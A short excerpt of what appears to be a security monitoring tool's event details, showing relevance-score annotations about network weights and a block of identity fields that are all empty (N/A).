Annotations	Relevance has been decreased by 2 because the destination network weight is low. Relevance has been decreased by 2 because the source network weight is low. Relevance has been increased by 8 because the context is local to local.		
Log Only (Exclude Analytics)	False		

Identity Information			
Identity Username	N/A	Identity Host Name	N/A
Identity IP	N/A	Identity MAC	N/A
Identity Net Bios Name	N/A	Identity Group Name	N/A
Identity Extended Field	N/A		
Has Identity (Flag)	False		